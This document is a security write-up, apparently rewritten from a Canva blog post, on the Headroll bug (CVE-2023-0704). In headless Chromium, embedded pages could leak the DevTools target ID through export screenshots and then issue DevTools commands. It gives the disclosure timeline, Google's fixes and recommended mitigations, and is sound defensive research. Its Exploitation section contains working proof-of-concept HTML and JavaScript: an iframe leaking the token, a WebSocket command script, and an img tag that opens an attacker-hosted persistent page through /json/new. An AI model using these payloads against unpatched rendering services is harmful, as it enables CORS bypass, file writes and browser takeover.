Discovering Headroll (CVE-2023–0704) in Chromium
A vulnerability in Chromium allowed web pages loaded inside headless Chromium to access the DevTools HTTP endpoints without authentication, obtain the browser target ID, and then connect to the DevTools WebSocket to issue commands. An attacker could use these commands to bypass CORS, write arbitrary files, open new tabs, and bypass proxy settings.
 Published on canvatechblog.com
OverviewSubscribe
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Canva is a design tool that lets people build rich, client-side designs and embed a wide array of external content in them. That flexibility creates a server-side problem: how do you generate thumbnails of a design, or export a design to PDF or PNG, when the design is a rich web representation? Canva's answer was to run a web browser on the server. To convert a design to PNG entirely server-side, Canva loads the design into Headless Chromium and requests a PNG export of the page.

A simplified view of Canva export to PNG
Because external web pages can be embedded in a design, any JavaScript in those pages runs inside Chromium. That is expected: the goal is to render a rich web page and screenshot it. For fine-grained control of the export, the backend export system talks to the headless Chromium instance over a long-lived WebSocket using the Chromium DevTools Protocol.
During an internal security review of the export service, the authors found a vulnerability in Chromium that lets web pages loaded inside Chromium issue DevTools commands directly to the browser. They called it "Headroll". It was reported to the Chromium team, fixed in Chromium 110.x, and tracked as CVE-2023-0704. Canva's own services were unaffected because of other security controls in place.
Setup
The research combined a source code review of the export system with a review of what ports Chromium listens on when launched headlessly. The tooling was Chrome Puppeteer with its default configuration, and the Chromium build seen in the examples was HeadlessChrome/109.0.5414.0. The report recommends upgrading to Chromium 110.x or later.
Finding it
During a threat model of the export system, the authors identified a trust boundary between a Canva design and embedded external web pages. The first concrete observation came from launching Chromium with the default Puppeteer configuration and noticing that a random TCP port is opened by Chromium for listening.
import puppeteer from 'puppeteer';
(async () => {  const browser = await puppeteer.launch();  console.log(browser.wsEndpoint());  const page = await browser.newPage();  await page.goto('https://example.com');})();
Listing the listening ports confirmed it:
$ lsof -iTCP -sTCP:LISTEN -n -PChromium 35141 zsims 20u IPv4 0x24a11b2afa4a23bd 0t0 TCP [redacted]:55492 (LISTEN)
That raised two questions: what protocol is this, and what authentication is on the endpoint. The authors went into the DevTools Protocol documentation and started testing the endpoints.
DevTools WebSocket authentication
To stop arbitrary clients connecting to a Chromium debug port, Chromium uses an unguessable target ID token that the client must supply when connecting. The target ID is generated for the browser at startup, and a separate one is generated per frame tree (tab). Clients such as Chrome Puppeteer obtain the target ID from Chromium's stdout messages.
$ chromium \
  --remote-debugging-port=0 \
  --user-data-dir=chrome-profile \
  --no-first-run \
  --headless \
  https://example.com
DevTools listening on ws://[redacted]:55492/devtools/browser/b7b9cd7c-c420-4ade-85f1-3eab7272fa2d
With the target ID known, commands can be sent over the WebSocket:
$ echo '{"id":1, "method":"Browser.getVersion"}' | websocat -n1 ws://[redacted]:55492/devtools/browser/b7b9cd7c-c420-4ade-85f1-3eab7272fa2d
{"id":1,"result":{"protocolVersion":"1.3","product":"HeadlessChrome/109.0.5414.0","revision":"@[redacted]","userAgent":"Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_15\_7) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/109.0.5414.0 Safari/537.36","jsVersion":"10.9.194"}}$ echo '{"id":1, "method":"Browser.getVersion"}' | websocat -n1 ws://[redacted]:55492/devtools/browser/b7b9cd7c-c420-4ade-85f1-3eab7272fa2d
An invalid target ID is rejected:
$ echo '{"id":1, "method":"Browser.getVersion"}' | websocat -n1 ws://[redacted]:55492/devtools/browser/wrong-target-id
websocat: WebSocketError: WebSocketError: Received unexpected status code (404 Not Found)websocat: error running
DevTools HTTP endpoints
DevTools also exposes HTTP endpoints such as /json/version and /json/new. Unlike the WebSocket endpoint, these require no target ID and no authentication. /json/version lists browser version information along with the WebSocket endpoint and the sensitive browser target ID:
$ curl http://[redacted]:55492/json/version
{   "Browser": "HeadlessChrome/109.0.5414.0",   "Protocol-Version": "1.3",   "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_15\_7) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/109.0.5414.0 Safari/537.36",   "V8-Version": "10.9.194",   "WebKit-Version": "537.36 (@[redacted])",   "webSocketDebuggerUrl": "ws://[redacted]:55492/devtools/browser/285956da-acb4-4251-ba54-affbadb4acdb"}
The same HTTP interface can open a new tab with a simple GET to /json/new:
$ curl 'http://[redacted]:55492/json/new?https://example.org'
{   "description": "",   "devtoolsFrontendUrl": "/devtools/inspector.html?ws=[redacted]:55492/devtools/page/[redacted]",   "id": "[redacted]",   "title": "",   "type": "page",   "url": "https://example.org/",   "webSocketDebuggerUrl": "ws://[redacted]:55492/devtools/page/[redacted]"}
Exploitation
Browser controls such as CORS protect the output of endpoints like /json/version so a malicious page on another origin cannot read them. But because of the way Chromium was being used to take screenshots of pages, CORS can be bypassed by embedding the /json/version endpoint into the page and observing the result.
Step 1: read the target ID through a screenshot
<html> <body> My malicious page<br /> <iframe src="http://localhost:55492/json/version" width="800" height="600"></iframe> </body></html>
The page embeds the local DevTools HTTP endpoint in an iframe. The malicious page cannot read the iframe's contents through the DOM, but the export renders the whole page to a screenshot, so the JSON response, including the target ID, ends up in the image.

Resulting screenshot of a malicious page embedding the /json/version Chromium endpoint
Step 2: connect to the WebSocket and issue commands
With the target ID known, the malicious page can connect to the WebSocket endpoint and issue debug commands. The output can be exfiltrated anywhere; for brevity the example writes it into the page.
<html> <body> My malicious page<br /> <div id="output"></div> <script> const ws = new WebSocket('ws://localhost:55492/devtools/browser/285956da-acb4-4251-ba54-affbadb4acdb'); ws.onerror = console.error; ws.onclose = console.log; ws.onmessage = ev => { document.getElementById('output').innerText = ev.data; } ws.onopen = () => { ws.send(JSON.stringify({ "id": 1, "method": "Browser.getVersion" })) } </script> </body></html>

Output of a page calling the Browser.getVersion DevTools method
Step 3: cope with multiple Chromium instances
Firing the exploit twice, once to get the target ID and once to issue commands, is problematic because Chromium might be started and stopped per job, and there might be many instances of Chromium with each job scheduled onto a different instance.

Multiple instances of Chromium have different target IDs
To get around this, the /json/new endpoint launches a new page, persist.html, and keeps it alive while the browser target ID is obtained through the export.
<html> <body> My malicious page<br /> <iframe src="http://localhost:55492/json/version" width="800" height="600"></iframe> <img src="http://localhost:55492/json/new?http://malicious.example.com/persist.html" /> </body></html>

Launching a persistent page with /json/new to stay in one Chromium instance
The persistent page allows JavaScript execution while the browser target ID is obtained out-of-band through a screenshot of the page.
Root cause
The trust boundary is between a Canva design, which can embed external pages, and the headless Chromium instance that renders it. Chromium's DevTools HTTP endpoints (/json/version, /json/new) require no authentication, and the WebSocket endpoint is protected only by the unguessable target ID. The target ID is returned by /json/version, and although CORS stops the page reading that response, the export pipeline turns the rendered page into an image, so the token ends up in the screenshot. Once the page has the target ID, it can open the WebSocket and issue DevTools commands. The report does not go further into the Chromium source than this.
Impact
Numerous commands can be issued to DevTools and their impact varies. From the authors' investigation, they can:
- Bypass proxy settings that might be enforced on Chromium.
- Bypass CORS and read the contents of other web pages open in the same browser using
Target.getTargets. - Launch new tabs without being subject to
window.openrestrictions in the/json/newAPI. - Write arbitrary files by calling
Browser.setDownloadBehaviourand downloading a file.
Fix
After the issue was reported, Google implemented fixes that landed in Chromium 110.x:
- Implement Content Security Policy to prevent
/json/...endpoints from being loaded into a frame. - Reject any debug requests that contain an
Originheader, that is, requests that came from a web browser. - Enforce usage of the
PUTverb for/json/new.
For similar setups, the authors recommend:
- Patch to Chrome 110.x (M110) or greater.
- Configure a Puppeteer workaround to use pipes instead of web sockets, per the Puppeteer
pipelaunch option:puppeteer.launch({ pipe: true }) - Set up an HTTP proxy for Chromium and ensure loopback isn't excluded:
--proxy-bypass-list="<-loopback>" - Block localhost from Chromium by forwarding traffic to a non-listening port:
--proxy-server="[redacted]:1337" --proxy-bypass-list="*,<-loopback>"
Variants to test
- A positive result is the JSON response, including
webSocketDebuggerUrl, appearing in the output image.
Timeline
- November 28, 2022: Issue disclosed to the Chromium security team.
- December 21, 2022: Patch merged and issue marked fixed by Chromium.
- February 7, 2023: Chromium M110 released with the fix.
- March 31, 2023: Chromium bug 1385982 made public.
What happened, in plain words
Canva is a website where people make designs: posters, social media images, presentations. A design is not a flat picture. It is a web page built in your browser, and it can contain other web pages embedded inside it, the way a page can contain a video from another site.
Canva also needs to turn those designs into files: a small preview image (a thumbnail), a PDF, or a PNG picture. Doing that in the visitor's browser would be slow and unreliable, so Canva does it on its own servers. The trick they chose is to run a real web browser on the server, one with no visible window, called Headless Chromium. Chromium is the open-source browser that Google Chrome is built from. "Headless" just means it runs without a screen: it can load pages and take pictures of them, but nobody is watching.
That design choice created a security problem. Because a design can embed outside web pages, and those pages can contain JavaScript (the programming language that runs inside web pages), a stranger's code ends up running inside Canva's server-side browser. That is expected and normally fine, because the whole point is to render a rich page and screenshot it.
What the authors found, during an internal security review, is that a page running inside that browser could talk directly to the browser's own control interface, the DevTools Protocol, and give it commands. They nicknamed the bug "Headroll". They reported it to the Chromium team, it was fixed in Chromium 110.x, and it was tracked as CVE-2023-0704. CVE stands for Common Vulnerabilities and Exposures: a public catalogue number given to a security flaw so everyone can refer to the same thing. Canva's own services were not harmed, because other security controls were in place.
This article walks through the same steps the authors did: how they found the open port, how the browser's control interface is supposed to be protected, how they got around that protection, what an attacker could do with it, and how to fix it.

Background: why a browser runs on a server
A design in Canva is a rich web representation: a page made of HTML (the language that describes what is on a page), CSS (the language that describes how it looks) and JavaScript (the language that makes it interactive). To produce a PNG from that, Canva loads the design into Headless Chromium and asks it to export the page as a PNG.
A simplified view of Canva export to PNG
The picture shows the flow: a backend service (Canva's own server software) hands the design to headless Chromium, Chromium renders it and produces a PNG, and the backend service returns that PNG to whoever asked for it.
For fine-grained control of the export, the backend talks to Chromium over a long-lived WebSocket using the Chromium DevTools Protocol. Two terms to unpack:
- DevTools Protocol: the set of commands a program can send to a Chromium browser to control it, for example "open this page", "take a screenshot", "tell me your version". It is the same machinery behind the developer tools you may have opened in Chrome with F12.
- WebSocket: a connection between two programs that stays open in both directions, like a phone call, instead of the usual web request where you ask once and get one answer, like sending a letter. A long-lived WebSocket lets the backend send many commands over one connection.
Finding it
The authors did two things at once: they read the source code of the export system, and they looked at what network ports Chromium opens when it is launched headlessly. A port is a numbered doorway on a computer; a program that listens on a port is waiting for connections there.
They used Chrome Puppeteer, a library that lets a program drive Chromium, in its default configuration. The Chromium build in their examples was HeadlessChrome/109.0.5414.0. The report recommends upgrading to Chromium 110.x or later.
During a threat model of the export system, they identified a trust boundary between a Canva design and embedded external web pages. A threat model is a structured way of asking "what could go wrong, and who could do it?". A trust boundary is a line where data or code crosses from something you control into something you do not; here, the line between Canva's design and a stranger's embedded page.
The first concrete observation: launching Chromium with the default Puppeteer configuration opens a random TCP port for listening. TCP is one of the main ways computers send data to each other on a network; "random" here means the exact number is picked at launch rather than fixed.
import puppeteer from 'puppeteer';
(async () => {  const browser = await puppeteer.launch();  console.log(browser.wsEndpoint());  const page = await browser.newPage();  await page.goto('https://example.com');})();
Line by line:
import puppeteer from 'puppeteer';loads the Puppeteer library so the script can use it.(async () => { ... })();defines a function and runs it immediately. Theasynckeyword lets the code wait for slow things (like starting a browser) without freezing.const browser = await puppeteer.launch();starts a Chromium browser with default settings and waits until it is running.console.log(browser.wsEndpoint());prints the WebSocket address the browser is listening on. This is the key line: it shows that the browser exposes a control address.const page = await browser.newPage();opens a new tab.await page.goto('https://example.com');loads a harmless example page in that tab.
Listing the listening ports confirmed it:
$ lsof -iTCP -sTCP:LISTEN -n -PChromium 35141 zsims 20u IPv4 0x24a11b2afa4a23bd 0t0 TCP [redacted]:55492 (LISTEN)
Line by line:
lsofis a command-line tool that lists open files; on modern systems network connections count as files.-iTCPlimits the output to TCP connections.-sTCP:LISTENlimits it further to sockets that are listening for incoming connections.-n -Psays: show numbers instead of names, for both hosts and ports, so you see55492rather than a service name.- The output line shows a process called
Chromium(process ID 35141, owned by userzsims) listening on[redacted]:55492.[redacted]is the loopback address, meaning "this same computer"; it is not reachable from the internet, only from the machine itself.
That raised two questions: what protocol is this, and what authentication is on the endpoint. Authentication means proving who you are before being allowed in, like showing a badge at a door. The authors went into the DevTools Protocol documentation and started testing the endpoints. An endpoint is a specific address on a server that accepts a particular kind of request, like a specific counter at a service desk.
DevTools WebSocket authentication
To stop arbitrary clients connecting to a Chromium debug port, Chromium uses an unguessable target ID token that the client must supply when connecting. A token here is a long random string that acts like a password: if you do not know it, you cannot get in. "Unguessable" means it is generated randomly with enough length that brute force is impractical.
The target ID is generated for the browser at startup, and a separate one is generated per frame tree (tab). A frame tree is the structure of a page and the pages embedded inside it; each tab gets its own identifier.
Clients such as Chrome Puppeteer obtain the target ID from Chromium's stdout messages. Stdout, short for standard output, is the stream of text a program prints to the terminal when it runs.
$ chromium \
  --remote-debugging-port=0 \
  --user-data-dir=chrome-profile \
  --no-first-run \
  --headless \
  https://example.com
DevTools listening on ws://[redacted]:55492/devtools/browser/b7b9cd7c-c420-4ade-85f1-3eab7272fa2d
Line by line:
chromiumstarts the browser program.--remote-debugging-port=0turns on the debugging interface. The0means "pick any free port for me", which is why the number changes between runs.--user-data-dir=chrome-profilesays where to keep the browser's profile data (settings, cache).--no-first-runskips the welcome screens a fresh browser would show.--headlessruns it without a visible window.https://example.comis the page to open.- The printed line
DevTools listening on ws://...is the browser announcing its control address, including thetarget IDb7b9cd7c-c420-4ade-85f1-3eab7272fa2d.
With the target ID known, commands can be sent over the WebSocket:
$ echo '{"id":1, "method":"Browser.getVersion"}' | websocat -n1 ws://[redacted]:55492/devtools/browser/b7b9cd7c-c420-4ade-85f1-3eab7272fa2d
{"id":1,"result":{"protocolVersion":"1.3","product":"HeadlessChrome/109.0.5414.0","revision":"@[redacted]","userAgent":"Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_15\_7) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/109.0.5414.0 Safari/537.36","jsVersion":"10.9.194"}}$ echo '{"id":1, "method":"Browser.getVersion"}' | websocat -n1 ws://[redacted]:55492/devtools/browser/b7b9cd7c-c420-4ade-85f1-3eab7272fa2d
Line by line:
echo '...'prints a piece of text. The text is JSON, a simple text format for structured data:{"id":1, "method":"Browser.getVersion"}means "message number 1, please run the method called Browser.getVersion".- The
|pipe takes that text and feeds it as input to the next command. websocat -n1is a command-line tool that speaks WebSocket.-n1means "send the input once and stop after one message".- The address is the WebSocket address from the previous step, including the
target ID. - The reply is JSON:
protocolVersion1.3,productHeadlessChrome/109.0.5414.0, arevisionhash, auserAgentstring describing the browser, andjsVersion10.9.194. In plain words: the browser answered and told us what it is.
An invalid target ID is rejected:
$ echo '{"id":1, "method":"Browser.getVersion"}' | websocat -n1 ws://[redacted]:55492/devtools/browser/wrong-target-id
websocat: WebSocketError: WebSocketError: Received unexpected status code (404 Not Found)websocat: error running
Line by line:
- Same request as before, but the address ends in
wrong-target-idinstead of the real token. - The server answers with HTTP status 404 Not Found. HTTP status codes are three-digit numbers servers use to say what happened; 404 means "there is nothing here by that name".
websocatreports the error and stops. The point: the token really is checked, so knowing the address is not enough without the token.
DevTools HTTP endpoints
DevTools also exposes HTTP endpoints such as /json/version and /json/new. HTTP is the ordinary request-and-response protocol of the web, the one your browser uses to fetch pages. Unlike the WebSocket endpoint, these require no target ID and no authentication.
/json/version lists browser version information along with the WebSocket endpoint and the sensitive browser target ID:
$ curl http://[redacted]:55492/json/version
{   "Browser": "HeadlessChrome/109.0.5414.0",   "Protocol-Version": "1.3",   "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_15\_7) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/109.0.5414.0 Safari/537.36",   "V8-Version": "10.9.194",   "WebKit-Version": "537.36 (@[redacted])",   "webSocketDebuggerUrl": "ws://[redacted]:55492/devtools/browser/285956da-acb4-4251-ba54-affbadb4acdb"}
Line by line:
curlis a command-line tool for making HTTP requests, like a browser without a window.- The URL points at
[redacted](this computer) on port55492, path/json/version. - The reply is JSON with the browser name and version, protocol version, user agent, V8 and WebKit versions (V8 is the JavaScript engine, WebKit the rendering engine lineage), and crucially
webSocketDebuggerUrl, which contains the browsertarget ID285956da-acb4-4251-ba54-affbadb4acdb.
This is the heart of the problem: the token that protects the WebSocket is handed out by an endpoint that asks for no token at all.
The same HTTP interface can open a new tab with a simple GET to /json/new. GET is the HTTP method used when you simply ask for something, as opposed to sending data.
$ curl 'http://[redacted]:55492/json/new?https://example.org'
{   "description": "",   "devtoolsFrontendUrl": "/devtools/inspector.html?ws=[redacted]:55492/devtools/page/[redacted]",   "id": "[redacted]",   "title": "",   "type": "page",   "url": "https://example.org/",   "webSocketDebuggerUrl": "ws://[redacted]:55492/devtools/page/[redacted]"}
Line by line:
- The URL is
/json/newfollowed by?https://example.org. The part after?is the address to open. - The reply describes the new tab: an
id, atypeofpage, theurlthat was opened, and awebSocketDebuggerUrlfor that tab. - In plain words: anyone who can make an HTTP request to this port can make the browser open a page of their choosing.
Exploitation
Browser controls such as CORS protect the output of endpoints like /json/version so a malicious page on another origin cannot read them. CORS, Cross-Origin Resource Sharing, is a browser rule about which websites may read responses from which other websites. An origin is a combination of scheme, host and port, for example https://example.com; two different origins are kept apart on purpose. The rule exists so that a page you visit cannot quietly read your data from another site.
But because of the way Chromium was being used to take screenshots of pages, CORS can be bypassed by embedding the /json/version endpoint into the page and observing the result. The trick is that CORS stops a page from reading a response with JavaScript, but it does not stop the browser from displaying that response. If the page is then turned into an image, the image contains the response.
Step 1: read the target ID through a screenshot
<html> <body> My malicious page<br /> <iframe src="http://localhost:55492/json/version" width="800" height="600"></iframe> </body></html>
Line by line:
<html>and<body>are the usual outer tags of a web page.My malicious page<br />is visible text;<br />is a line break.<iframe ...>embeds another page inside this one, in a rectangular window.srcis the address of the embedded page:http://localhost:55492/json/version.localhostmeans this same computer, the same as[redacted].width="800" height="600"sets the size of that window in pixels.
The page embeds the local DevTools HTTP endpoint in an iframe. The malicious page cannot read the iframe's contents through the DOM, the in-memory tree of elements that JavaScript can inspect, but the export renders the whole page to a screenshot, so the JSON response, including the target ID, ends up in the image.
Resulting screenshot of a malicious page embedding the /json/version Chromium endpoint
The screenshot shows the malicious page with the JSON response visible inside the frame: the browser version details and the webSocketDebuggerUrl with the token.
Step 2: connect to the WebSocket and issue commands
With the target ID known, the malicious page can connect to the WebSocket endpoint and issue debug commands. The output can be exfiltrated anywhere; for brevity the example writes it into the page. Exfiltrate means to get data out to a place the attacker controls.
<html> <body> My malicious page<br /> <div id="output"></div> <script> const ws = new WebSocket('ws://localhost:55492/devtools/browser/285956da-acb4-4251-ba54-affbadb4acdb'); ws.onerror = console.error; ws.onclose = console.log; ws.onmessage = ev => { document.getElementById('output').innerText = ev.data; } ws.onopen = () => { ws.send(JSON.stringify({ "id": 1, "method": "Browser.getVersion" })) } </script> </body></html>
Line by line:
<div id="output"></div>is an empty box on the page with the nameoutput, where the answer will be shown.<script>starts JavaScript that the browser runs.const ws = new WebSocket('ws://localhost:55492/devtools/browser/285956da-acb4-4251-ba54-affbadb4acdb');opens a WebSocket to the browser's control address, using the token obtained from the screenshot.ws.onerror = console.error;says: if something goes wrong, print the error to the console.ws.onclose = console.log;says: if the connection closes, log it.ws.onmessage = ev => { document.getElementById('output').innerText = ev.data; }says: when a message arrives, put its text into theoutputbox.ws.onopen = () => { ws.send(JSON.stringify({ "id": 1, "method": "Browser.getVersion" })) }says: once connected, send the sameBrowser.getVersionrequest as before, converted to text withJSON.stringify.
Output of a page calling the Browser.getVersion DevTools method
The image shows the page with the browser's JSON reply printed in the output box: the page is now talking to the browser's control interface.
Step 3: cope with multiple Chromium instances
Firing the exploit twice, once to get the target ID and once to issue commands, is problematic because Chromium might be started and stopped per job, and there might be many instances of Chromium with each job scheduled onto a different instance. In other words, the browser that produced the screenshot may be gone, or may not be the one the second request reaches.
Multiple instances of Chromium have different target IDs
The diagram shows several Chromium instances, each with its own target ID, which is why a token from one does not help with another.
To get around this, the /json/new endpoint launches a new page, persist.html, and keeps it alive while the browser target ID is obtained through the export.
<html> <body> My malicious page<br /> <iframe src="http://localhost:55492/json/version" width="800" height="600"></iframe> <img src="http://localhost:55492/json/new?http://malicious.example.com/persist.html" /> </body></html>
Line by line:
- The iframe is the same as in step 1: it displays
/json/versionso the token appears in the screenshot. <img src="..." />is normally an image tag. Here itssrcpoints at/json/new?http://malicious.example.com/persist.html, so the browser makes a GET request to that endpoint, which opens a new tab at the attacker's pagepersist.html.- Because the request is made by the browser while rendering the page, it reaches the local DevTools port.
Launching a persistent page with /json/new to stay in one Chromium instance
The diagram shows the flow: the export page opens a persistent page through /json/new, so that page stays alive in the same Chromium instance while the token is read from the screenshot.
The persistent page allows JavaScript execution while the browser target ID is obtained out-of-band through a screenshot of the page. Out-of-band means through a different channel than the one being attacked: here, the token travels back inside an image rather than through a network response the page could read.
Root cause
The trust boundary is between a Canva design, which can embed external pages, and the headless Chromium instance that renders it. Chromium's DevTools HTTP endpoints (/json/version, /json/new) require no authentication, and the WebSocket endpoint is protected only by the unguessable target ID. The target ID is returned by /json/version, and although CORS stops the page reading that response, the export pipeline turns the rendered page into an image, so the token ends up in the screenshot. The same-origin policy is the browser rule that a page from one origin cannot read data from another origin; CORS is the mechanism for relaxing it in controlled ways. Once the page has the target ID, it can open the WebSocket and issue DevTools commands. The report does not go further into the Chromium source than this.
Impact
Numerous commands can be issued to DevTools and their impact varies. From the authors' investigation, they can:
- Bypass proxy settings that might be enforced on Chromium. A proxy is an intermediary server that traffic goes through, often used to filter or log it.
- Bypass CORS and read the contents of other web pages open in the same browser using
Target.getTargets. That method lists the tabs the browser knows about. - Launch new tabs without being subject to
window.openrestrictions in the/json/newAPI.window.openis the JavaScript function a page uses to open a new window, and browsers restrict it to stop pop-up spam. - Write arbitrary files by calling
Browser.setDownloadBehaviourand downloading a file. That method tells the browser where to save downloads, so a page can choose the destination.
Canva's own services were unaffected because of other security controls in place.
Fix
After the issue was reported, Google implemented fixes that landed in Chromium 110.x:
- Implement Content Security Policy to prevent
/json/...endpoints from being loaded into a frame. Content Security Policy is a set of rules a site sends to the browser saying which sources of content are allowed; here it stops the DevTools pages being embedded in an iframe. - Reject any debug requests that contain an
Originheader, that is, requests that came from a web browser. TheOriginheader is a line in an HTTP request that says which site the request came from; a request made by a page will carry it, a request made by a tool likecurlwill not. - Enforce usage of the
PUTverb for/json/new.PUTis an HTTP method meant for creating or replacing a resource; a plain<img>tag or a link can only make GET requests, so requiring PUT blocks the trick used above.
For similar setups, the authors recommend:
- Patch to Chrome 110.x (M110) or greater.
- Configure a Puppeteer workaround to use pipes instead of web sockets, per the Puppeteer
pipelaunch option:puppeteer.launch({ pipe: true }). A pipe is a direct channel between two processes on the same machine that does not listen on a network port at all, so there is nothing for a page to connect to. - Set up an HTTP proxy for Chromium and ensure loopback isn't excluded:
--proxy-bypass-list="<-loopback>". Loopback is the[redacted]/localhostpath back to the same machine; this setting makes sure traffic to it also goes through the proxy. - Block localhost from Chromium by forwarding traffic to a non-listening port:
--proxy-server="[redacted]:1337" --proxy-bypass-list="*,<-loopback>". If nothing is listening on that port, the connection fails, so the page cannot reach the DevTools port.
Variants to test
- A positive result is the JSON response, including
webSocketDebuggerUrl, appearing in the output image.
Timeline
- November 28, 2022: Issue disclosed to the Chromium security team.
- December 21, 2022: Patch merged and issue marked fixed by Chromium.
- February 7, 2023: Chromium M110 released with the fix.
- March 31, 2023: Chromium bug 1385982 made public.
Glossary
- API: a defined set of requests one program can make to another, like a menu of things you can ask for.
- Authentication: proving who you are before being allowed to use something, like showing a badge at a door.
- CORS (Cross-Origin Resource Sharing): a browser rule that decides which other websites a page is allowed to read responses from.
- CVE (Common Vulnerabilities and Exposures): a public catalogue number for a known security flaw.
- Chromium: the open-source browser project that Google Chrome and many other browsers are built from.
- Content Security Policy: rules a site sends to the browser saying which sources of content are allowed to load.
- DevTools Protocol: the set of commands used to control a Chromium browser programmatically.
- DNS: the system that turns website names into network addresses.
